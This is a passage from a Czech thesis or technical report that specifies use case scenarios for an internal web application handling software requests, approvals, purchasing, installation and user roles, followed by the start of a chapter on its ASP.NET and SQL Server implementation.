
Obr. 12. Use Case Technik



Obr. 13. Use Case Schvalovatel



Obr. 14. Use Case Obchodník



Obr. 15. Use Case Administrátor

6.3 Scénáře případu užití

Jednotlivé kroky případů užití jsou uvedeny do toků událostí nazývaných scénáře. Tyto scénáře mají hlavní větev, která symbolizuje ideální stav, kterého chceme dosáhnout označovanou jako „hlavní scénář“. Alternativní kroky scénáře, které řeší například chyby, rozvětvení či přerušení nazýváme jako „vedlejší scénář“. Tyto scénáře lze vyjádřit graficky pomocí diagramu aktivit, nebo pomocí tabulek.[12] Následuje 26 tabulek scénářů s popisem základních událostí mezi aktéry a systémem.

Tab. 1. Přihlášení do systému

Případ užití: Přihlášení do systému.
ID: 1
Stručný popis: Uživatel se přihlásí do systému.
Hlavní aktéři: Uživatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel má přidělen účet v Active Directory.
Hlavní scénář: <ol style="list-style-type: none"> 1. Systém zobrazí přihlašovací dialog. 2. Uživatel vyplní doménu, přihlašovací jméno a heslo do domény. 3. Systém ověří zadané údaje. 4. Jestliže jsou zadané údaje chybné, systém zobrazí chybové hlášení a návrat do bodu 2. 5. Jestliže jsou zadané údaje v pořádku, systém zpřístupní menu a obrazovku dle určených rolí.
Výstupní podmínky: Uživatel je přihlášen do systému.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče.

Tab. 2. Odhlášení ze systému

Případ užití: Odhlášení ze systému.
ID: 2
Stručný popis: Uživatel se odhlásí ze systému.
Hlavní aktéři: Uživatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen v aplikaci.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel stiskne tlačítko „Odhlásit“. 2. Systém odhlásí uživatele z aplikace a zobrazí přihlašovací stránku.
Výstupní podmínky: Uživatel je odhlášen ze systému a je mu zobrazen přihlašovací dialog.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče.

Tab. 3. Zobrazení požadavků

Případ užití: Zobrazení požadavků.
ID: 3
Stručný popis: Aplikace uživateli zobrazí seznam všech jeho požadavků.
Hlavní aktéři: Uživatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace.
Hlavní scénář: <ol style="list-style-type: none"> 1. Systém zobrazí seznam žádostí aktuálně přihlášeného uživatele jako výchozí formulář. 2. Pokud se uživatel nachází v jiné části aplikace, zobrazí tento formulář stiskem tlačítka „Seznam žádostí“. 3. Systém vypíše formulář s položkami: datum požadavku, název software, jméno žadatele, jméno schvalovatele, stav žádosti, 4. Pokud je požadavek ve stavu „pořízeno“ lze tlačítkem „Storno“ požadavek stornovat.
Výstupní podmínky: Uživateli je zobrazen formulář s jeho žádostmi.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 4. Žádost o software

Případ užití: Žádost o software.
ID: 4
Stručný popis: Aplikace umožní uživateli založit nový požadavek na software.
Hlavní aktéři: Uživatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel vybere volbu z menu „Nový požadavek“. 2. Systém zobrazí formulář pro založení nového požadavku. 3. Uživatel vybere z rozbalovací nabídky požadovaný software a z druhé nabídky určí počítač k jeho instalaci. Ze seznamu počítačů se nabízí pouze uživateli přidělené počítače. Do položky poznámka je možno zanechat vzkaz schvalovateli. 4. Uživatel stiskne tlačítko „Odeslat“. 5. Systém zkontroluje vyplněnost polí. 6. Jestliže údaje nejsou vybrány, systém zobrazí informaci o chybě a pokračuje bodem 3. 7. Pokud jsou údaje v pořádku, systém založí nový požadavek.
Výstupní podmínky: Systém založí nový požadavek.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 5. Nová žádost o nový software

Případ užití: Nová žádost o nový software.
ID:5
Stručný popis: Aplikace umožní uživateli založit nový požadavek na nový software nenacházející se v katalogu.
Hlavní aktéři: Uživatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace, je otevřený formulář „Nový požadavek“.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel stiskne tlačítko „Nový neuvedený SW“. 2. Systém zobrazí formulář pro založení nového požadavku. 3. Uživatel vyplní do položky „Název software“ název požadovaného software. V seznamu Kategorie může vybrat kategorii požadovaného software a připojit poznámku. 4. Uživatel stiskne tlačítko „Odeslat požadavek“. 5. Systém zkontroluje vyplněnost pole jméno software. 6. Jestliže údaj není vyplněn, systém zobrazí informaci o chybě a pokračuje bodem 3. 7. Pokud jsou údaje v pořádku, systém založí nový požadavek.
Výstupní podmínky: Systém založí nový požadavek.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 6. Katalog software

Případ užití: Katalog software.
ID:6
Stručný popis: Uživatel může prohlížet a vyhledávat v katalogu software.
Hlavní aktéři: Uživatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel vybere z menu položku „Katalog SW“ 2. Systém zobrazí formulář s vyhledávacím oknem a položkami kategorie software a volbu ihned k instalaci. 3. Uživatel vyplní do vyhledávacího okna hledaný software, v seznamu kategorie může vybrat typ software. Pokud vybere volbu ihned k instalaci, zobrazí se pouze software k okamžité automatické instalaci. Výběr potvrdí tlačítkem „Vyhledat“ 4. Systém zobrazí nabízený software dle omezujících podmínek. 5. Pokud nejsou specifikovány žádné podmínky, systém zobrazí veškerý software.
Výstupní podmínky: Systém zobrazí požadovaný software.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 7. Zobrazení seznamu žádostí instalace software ke schválení

Případ užití: Zobrazení seznamu žádostí instalace software ke schválení.
ID: 7
Stručný popis: Aplikace umožní zobrazit seznam všech požadavků instalace SW ke schválení.
Hlavní aktéři: Schvalovatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli schvalovatel vybere volbu „Schvalovatel“. 2. Systém zobrazí seznam všech požadavků, které jsou ve stavu „Pořízeno“. Seznam bude obsahovat tyto položky: Datum požadavku, Název software, Jméno žadatele, Stav žádosti, Poznámku a Počet volných licencí.
Výstupní podmínky: Systém zobrazí seznam žádostí ve stavu „Pořízeno“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 8. Schválení požadavku na instalaci software

Případ užití: Schválení požadavku na instalaci software.
ID: 8
Stručný popis: Aplikace umožní schvalování požadavků k instalaci software.
Hlavní aktéři: Schvalovatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel. Má zobrazen seznam požadavků ke schválení.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud: uživatel v roli Schvalovatel u požadavku stiskne tlačítko „Schválit“. 2. Systém nastaví stav požadavku na „Schváleno“, do databáze uloží: Čas změny stavu, jméno schvalovatele, změní stav na „Schváleno“ a řádek se schváleným požadavkem se zneviditelní pro schvalovatele. O provedené události odešle systém uživateli informační e-mail se stavem jeho požadavku.
Výstupní podmínky: Stav požadavku je nastaven na „Schváleno“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 9. Zamítnutí požadavku na instalaci software

Případ užití: Zamítnutí požadavku na instalaci software.
ID: 9
Stručný popis: Aplikace umožní zamítnutí požadavků k instalaci software.
Hlavní aktéři: Schvalovatel.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel. Má zobrazen seznam požadavků ke schválení.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud: uživatel v roli Schvalovatel u požadavku stiskne tlačítko „Zamítnout“. 2. Systém nastaví stav požadavku na „Zamítnuto“, do databáze se uloží: Čas změny stavu, jméno přihlášeného schvalovatele, dále se změní stav na „Zamítnuto“ a řádek se zamítnutým požadavkem se zneviditelní pro schvalovatele. O provedené události odešle systém uživateli informační e-mail se stavem jeho požadavku.
Výstupní podmínky: Stav požadavku je nastaven na „Zamítnuto“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 10. Zobrazení seznamu žádostí o pořízení nového software ke schválení

Případ užití: Zobrazení seznamu žádostí o pořízení nového software ke schválení.
ID: 10
Stručný popis: Aplikace umožní zobrazit seznam všech požadavků k pořízení nového software ke schválení.
Hlavní aktéři: Schvalovatel
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli schvalovatel
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli schvalovatel zvolí volbu Schválit nový software. 2. Systém zobrazí seznam všech požadavků, které jsou ve stavu „Pořízeno“. Seznam bude obsahovat tyto položky: Datum požadavku, Název software, Jméno žadatele, Stav žádosti a Poznámku.
Výstupní podmínky: Systém zobrazí seznam žádostí o nový SW ve stavu „Pořízeno“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 11. Schválení požadavku na pořízení nového software

Případ užití: Schválení požadavku na pořízení nového software.
ID: 11
Stručný popis: Aplikace umožní schválení požadavků na pořízení nového software.
Hlavní aktéři: Schvalovatel
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel. Má zobrazen seznam požadavků o nový software ke schválení.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud: uživatel v roli Schvalovatel u požadavku stiskne tlačítko „Schválit“. 2. Systém nastaví stav požadavku na „Schváleno“, do databáze uloží: Čas změny stavu, jméno schvalovatele, změní stav na „Schváleno“ a řádek se schváleným požadavkem se zneviditelní pro schvalovatele. O provedené události odešle systém uživateli informační e-mail se stavem jeho požadavku.
Výstupní podmínky: Stav požadavku je nastaven na „Schváleno“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 12. Zamítnutí požadavku na instalaci nového software

Případ užití: Zamítnutí požadavku na instalaci nového software.
ID: 12
Stručný popis: Aplikace umožní zamítnutí požadavků na pořízení nového software.
Hlavní aktéři: Schvalovatel
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel. Má zobrazen seznam požadavků o nový software ke schválení.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud: uživatel v roli Schvalovatel u požadavku stiskne tlačítko „Zamítnout“. 2. Systém nastaví stav požadavku na „Zamítnuto“, do databáze uloží: Čas změny stavu, jméno schvalovatele, změní stav na „Zamítnuto“ a řádek se schváleným požadavkem se zneviditelní pro schvalovatele. O provedené události odešle systém uživateli informační e-mail se stavem jeho požadavku.
Výstupní podmínky: Stav požadavku je nastaven na „Zamítnuto“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 13. Zobrazení seznamu schválených žádostí k ruční instalaci technikem

Případ užití: Zobrazení seznamu schválených žádostí k ruční instalaci technikem.
ID:13
Stručný popis: Aplikace umožní zobrazit seznam schválených žádostí k ruční instalaci technikem.
Hlavní aktéři: Technik.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Technik.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli Technik vybere z menu volbu „Technik“. 2. Systém zobrazí seznam všech požadavků, které jsou ve stavu „Schváleno“, „Převzato“ a nemají atribut automatické instalace. 3. Seznam bude obsahovat tyto položky: Datum požadavku, Název software, Jméno žadatele, Telefon žadatele, Email žadatele, Jméno technika a Stav žádosti.
Výstupní podmínky: Systém zobrazí seznam žádostí ve stavu „Schváleno“ nebo „Převzato“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 14. Převzetí požadavku technikem

Případ užití: Převzetí požadavku technikem.
ID:14
Stručný popis: Aplikace umožní převzetí úkolu k instalaci technikem.
Hlavní aktéři: Technik.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Technik. Má zobrazen seznam schválených požadavků (úkolů) k instalaci.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud uživatel v roli Technik u požadavku ve stavu „Schváleno“ stiskne tlačítko „Převzít úkol“. 2. Systém nastaví stav požadavku na „Převzato“ a do databáze uloží: čas změny stavu, jméno technika přebírajícího úkol a změní stav na „Převzato“. Tlačítko „Převzít úkol“ se změní na „Nainstalováno“ a systém odešle uživateli informační e-mail o stavu jeho požadavku.
Výstupní podmínky: Stav požadavku je nastaven na „Převzato“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 15. Instalace požadavku technikem

Případ užití: Instalace požadavku technikem.
ID:15
Stručný popis: Aplikace umožní potvrdit provedení konečné instalace úkolu technikem.
Hlavní aktéři: Technik.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Technik. Má zobrazen seznam požadavků (úkolů) k instalaci.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud uživatel v roli Technik u požadavku ve stavu „Převzato“ stiskne tlačítko „Nainstalováno“. 2. Systém nastaví stav požadavku na „Nainstalováno“ a do databáze uloží: čas změny stavu, jméno technika, který prováděl instalaci a stav na „Nainstalováno“. Řádek s nainstalovaným požadavkem se zneviditelní ve výpisu pro technika a systém odešle uživateli informační e-mail o stavu jeho požadavku.
Výstupní podmínky: Stav požadavku je nastaven na „Nainstalováno“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 16. Zobrazení seznamu všech žádostí - reportů

Případ užití: Zobrazení seznamu všech žádostí - reportů
ID:16
Stručný popis: Aplikace umožní zobrazit seznam všech provedených úkonů od žádosti až po konečnou instalaci.
Hlavní aktéři: Schvalovatel, Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel, nebo Administrátor.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli Schvalovatel nebo Administrátor vybere z menu volbu „Reporty“. 2. Systém zobrazí seznam všech požadavků ve všech stavech. Seznam bude obsahovat tyto údaje: Datum požadavku, Název software, Jméno žadatele, Jméno schvalovatele, Jméno technika, Stav žádosti, Datum změny stavu, Počet vydaných licencí, Celkový počet licencí a Počet volných licencí.
Výstupní podmínky: Systém zobrazí úplný seznam všech žádostí.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 17. Export všech požadavků - reportů do souboru XML

Případ užití: Export všech požadavků - reportů do souboru XML
ID:17
Stručný popis: Aplikace umožní výstup všech požadavků do souboru ve formátu XML.
Hlavní aktéři: Schvalovatel, Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel, nebo Administrátor a má zobrazenou nabídku Reporty.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud uživatel v roli Schvalovatel, nebo Administrátor stiskne tlačítko „Výstup do XML“ 2. Systém vytvoří XML soubor a zobrazí uživateli dialogové okno pro uložení souboru na lokální disk. Jméno souboru je nabízeno ve tvaru „Report_aktuální-datum_DD_MM_RRRR.xml“ 3. Uživatel vybere umístění a potvrdí volbu uložit.
Výstupní podmínky: Soubor s exportovanými daty ve formátu XML je uložen do zadaného umístění.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 18. Zobrazení seznamu samoinstalačních - MSI balíčků

Případ užití: Zobrazení seznamu samoinstalačních - MSI balíčků
ID:18
Stručný popis: Aplikace umožní zobrazit seznam připravených samoinstalačních balíčků.
Hlavní aktéři: Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Administrátor.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli Administrátor vybere z menu volbu „Samoinstalační balíčky“ 2. Systém zobrazí seznam software a k němu přiřazených samoinstalačních balíčků. Seznam bude obsahovat následující položky: Název software, Jméno MSI balíčku a přepínač Schváleno.
Výstupní podmínky: Systém zobrazí seznam MSI balíčků vázaných na Název software.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 19. Vložení a přiřazení software ke jménu samoinstalačního balíčku

Případ užití: Vložení a přiřazení software ke jménu samoinstalačního balíčku.
ID: 19
Stručný popis: Aplikace umožní přiřadit k názvu software připravený soubor s názvem MSI balíčku.
Hlavní aktéři: Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Administrátor a má zobrazenou nabídku Samoinstalační balíčky.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli administrátor vybere v zápatí stránky „Název software“, může mu přiřadit název souboru v položce „Název MSI balíčku“ a zaškrtnout volbu „Schváleno“, pokud software nevyžaduje schválení Schvalovatelem. Vše potvrdí volbou „Vložit“ 2. Systém zkontroluje, zdali jsou položky vyplněny: <ol style="list-style-type: none"> a. Pokud jsou v pořádku vyplněny, je záznam uložen v databázi b. Pokud nejsou správně vyplněny, systém vypíše varovné okno a případ pokračuje bodem 1.
Výstupní podmínky: Systém přiřadí názvu software soubor s MSI balíčkem.
Alternativní scénáře: Vložení položky je možno přerušit stiskem tlačítka „Storno“. Aplikaci je možno opustit zavřením prohlížeče, či tlačítkem „Odhlásit“

Tab. 20. Editace přiřazení software ke jménu samoinstalačního balíčku

Případ užití: Editace přiřazení software ke jménu samoinstalačního balíčku a názvu balíčku.
ID:20
Stručný popis: Aplikace umožní změnit název MSI balíčku přiřazeného k Názvu software, nebo změnit Název software k MSI balíčku a změnu atributu Schváleno.
Hlavní aktéři: Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Administrátor a má zobrazenou nabídku Samoinstalační balíčky.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli administrátor vybere v seznamu řádek, který je třeba změnit a stiskne volbu „Editovat“. Poté může měnit název souboru v položce „Název MSI balíčku“ a měnit volbu „Schváleno“. Vše potvrdí volbou „Aktualizovat“ 2. Systém zkontroluje, zdali jsou položky vyplněny: <ol style="list-style-type: none"> a. Pokud jsou v pořádku vyplněny, je záznam uložen v databázi b. Pokud nejsou správně vyplněny, systém vypíše varovné okno a případ pokračuje bodem 1.
Výstupní podmínky: Systém umožní změnit název souboru s MSI balíčkem a případně měnit volbu Schváleno.
Alternativní scénáře: Editaci lze přerušit stiskem tlačítka „Storno“. Aplikaci je možno opustit zavřením prohlížeče, či tlačítkem „Odhlásit“

Tab. 21. Zobrazení seznamu schválených žádostí k nákupu software

Případ užití: Zobrazení seznamu schválených žádostí k nákupu software.
ID:21
Stručný popis: Aplikace umožní zobrazit seznam schválených požadavků k nákupu software.
Hlavní aktéři: Schvalovatel, Obchodník.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel nebo Obchodník.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli schvalovatel nebo obchodník vybere volbu „Zakoupit nový SW“. 2. Systém zobrazí seznam všech požadavků, které jsou ve stavu „Pořízeno“. Seznam bude obsahovat tyto položky: Datum požadavku, Název software, Jméno žadatele, Jméno schvalovatele, Stav žádosti a Datum změny stavu.
Výstupní podmínky: Systém zobrazí seznam žádostí ve stavu „Schváleno“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 22. Potvrzení o nákupu požadovaného SW a vložení SW do databáze Caesar

Případ užití: Potvrzení o nákupu požadovaného software a vložení SW do databáze Caesar.
ID:22
Stručný popis: Aplikace umožní potvrdit dokončení nákupu požadovaného software.
Hlavní aktéři: Schvalovatel, Obchodník.
Vedlejší aktéři: Žádní.
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Schvalovatel nebo Obchodník a má zobrazenou nabídku Zakoupit nový software.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud: uživatel v roli Schvalovatel nebo Obchodník stiskne u požadavku tlačítko „Zakoupeno“. 2. Systém nastaví stav požadavku na „Zakoupeno“, do databáze se uloží: Čas změny stavu, jméno přihlášeného schvalovatele, dále se změní stav na „Zakoupeno“ a řádek s potvrzeným požadavkem se zneviditelní. O provedené události odešle systém uživateli informační e-mail se stavem jeho požadavku.
Výstupní podmínky: Systém nastaví požadavek do stavu „Zakoupeno“.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“.

Tab. 23. Zobrazení nastavení typu instalace

Případ užití: Zobrazení nastavení typu instalace.
ID:23
Stručný popis: Aplikace umožní zobrazit nastavený typ provedení instalace software.
Hlavní aktéři: Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Administrátor.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli Administrátor vybere z menu volbu „Nastavení instalace“ 2. Systém zobrazí seznam nastavení instalačních filtrů, kteří umožní volit typ instalace dle nastavených kritérií. Seznam bude obsahovat tyto položky: Doména, Lokalita, IP adresa a Typ instalace.
Výstupní podmínky: Systém zobrazí volby nastavení instalace.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 24. Nastavení typu instalace

Případ užití: Nastavení typu instalace.
ID: 24
Stručný popis: Aplikace umožní nastavit typ provedení instalace software.
Hlavní aktéři: Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Administrátor a zobrazenou nabídku „Nastavení instalace“.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli Administrátor vloží do některé z položek Doména, Lokalita či IP adresa podmínku. Výsledná instalace pak bude aplikována na výběr z položky Typ instalace. 2. Pokud Výsledné nastavení uživatel potvrdí tlačítkem „Vložit“. 3. Systém uloží nastavené parametry a bude aplikovat vybraný filtr dle nastavených podmínek na vybranou instalaci. 4. Pokud uživatel stiskne tlačítko „Zpět“ 5. Systém neprovede uložení parametrů a opustí editační menu.
Výstupní podmínky: Systém umožní provedení instalace dle nastavených podmínek.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 25. Zobrazení Rolí uživatelů aplikace

Případ užití: Zobrazení Rolí uživatelů aplikace.
ID: 25
Stručný popis: Aplikace umožní zobrazit roli všech uživatelů.
Hlavní aktéři: Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Administrátor.
Hlavní scénář: <ol style="list-style-type: none"> 1. Uživatel v roli Administrátor vybere z menu volbu „Role“ 2. Systém zobrazí seznam uživatelů, kteří byli ověřeni A.D. Seznam bude obsahovat tyto položky: Jméno, Příjmení, Titul, Doména, Email a možné atributy rolí: Technik, Schvalovatel, Administrátor, Obchodník.
Výstupní podmínky: Systém zobrazí seznam ověřených uživatelů a jejich role.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

Tab. 26. Nastavení Rolí uživatelů aplikace

Případ užití: Nastavení Rolí uživatelů aplikace.
ID: 26
Stručný popis: Aplikace umožní nastavit role ověřených uživatelů.
Hlavní aktéři: Administrátor.
Vedlejší aktéři: Žádní
Vstupní podmínky: Uživatel je přihlášen do aplikace a má přidělenou roli Administrátor a zobrazenou nabídku „Role“ uživatele.
Hlavní scénář: <ol style="list-style-type: none"> 1. Pokud uživatel v roli Administrátor stiskne u položky s iniciály uživatele tlačítko „Upravit“. 2. Systém zviditelní zaškrtačací okénka u vybraného uživatele. 3. Administrátor může označit nebo odznačit jednotlivá pole s následujícími rolemi: Technik, Schvalovatel, Obchodník, Administrátor. Pokud potvrdí volbu tlačítkem změnit. 4. Systém uloží záznam do databáze a nastaví role uživatele. 5. Pokud Administrátor stiskne tlačítko „Zpět“ 6. Systém opustí editační funkci a data nebudou uloženy do databáze.
Výstupní podmínky: Systém umožní nastavení rolí ověřených uživatelů.
Alternativní scénáře: Aplikaci je možno opustit zavřením prohlížeče či tlačítkem „Odhlásit“

6.4 Shrnutí

V kapitole 6 jsme na základě funkčních požadavků navrhli aktéry, jejich případy užití a vztahy mezi jednotlivými aktéry.

Dále jsme definovali scénáře, které popisují chování informačního systému v interakci s jednotlivými rolemi uživatelů.

7 POPIS NÁVRHU WEBOVÉ APLIKACE

Pro vyhotovení vlastní webové aplikace byla použita technologie firmy Microsoft ASP.NET a jako programovací jazyk C# za podpory .NET Framework 3.5. Pro uložení dat je využit databázový systém Microsoft SQL Server 2008 standard a pro tvorbu dotazů mezi aplikační a datovou vrstvou technologie LINQ (Linq to SQL). Na straně klienta byl použit JavaScript [20].

7.1 ASP.NET

